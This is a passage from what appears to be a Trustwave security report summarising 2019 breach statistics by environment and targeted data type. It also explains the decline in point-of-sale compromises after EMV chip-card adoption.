
COMPROMISES BY ENVIRONMENT



Most of the incidents Trustwave investigated involved corporate and internal networks, at 54 percent, down slightly from 56 percent in 2018. Incidents involving e-commerce infrastructures decreased to 22 percent. Attacks on corporate environments increasingly sought direct financial reward from business email and CEO fraud compromises, in addition to more typical network attacks. Such behavior is common from state-sponsored attackers in countries under international economic sanctions.

“Cloud” here refers to attacks on software-as-a-service (SaaS) environments that fall outside of simple cloud-hosted servers and storage. Trustwave investigators first began classifying cloud services as a separate environment in 2018. In 2019, incidents involving cloud services more than doubled to 20 percent of overall incidents, which is expected with the growing popularity of services such as Amazon Web Services, Microsoft Azure, Google Docs and Microsoft Office 365.


COMPROMISES BY TYPE OF DATA TARGETED



The largest share of incidents involved ransomware, which more than quadrupled to 18 percent of incidents in 2019. Financial data followed closely with 17 percent of incidents. Cryptomining-related incidents, mostly from botnets that often install mining software while performing other attacks on the compromised computer, doubled to 6 percent of cases. Attackers even search for mining software that other attackers installed and remove it before installing their own.

On the bright side, card track (magnetic stripe) data incidents declined sharply to just 3 percent, as the increasing adoption of chip-card standards makes stealing payment card numbers more difficult. This trend reflects the remarkable decline of incidents involving point-of-sale (POS) systems that accounted for 5 percent of cases, less than a sixth of their prevalence three years earlier. This multi-year decline is largely due to merchants in North America joining the rest of the world in accepting the EMV chip-card standard. (EMV stands for Europay, Mastercard and Visa, the companies responsible for developing the chip standard.) New EMV-compatible card readers are supplanting older, insecure devices that only read magnetic stripe data. As merchants move to implement end-to-end security for payment card handling, attackers are focusing their efforts elsewhere.

POS COMPROMISES BY YEAR




COMPROMISES PER ENVIRONMENT

IT environments in which breaches occur fall into the following categories:

- Point-of-sale (POS) environments include the dedicated “cash registers” where businesses accept payment for in-person retail transactions. POS terminals process payment cards using magnetic-stripe scanners and EMV chip-card readers. Most terminals run versions of the Windows Embedded or Linux operating systems customized for POS devices, whose networks transmit card and sale data to a centralized location and/or financial institution.
- E-commerce environments include web server infrastructures dedicated to websites that process payment information and/or personally identifiable information (PII), including cloud-based IaaS and PaaS infrastructures.
- Cloud environments refer specifically to cloud-hosted SaaS services.
- Corporate and internal network environments comprise enterprise networks in general and can include sensitive data that originally collected in a POS or e-commerce environment.

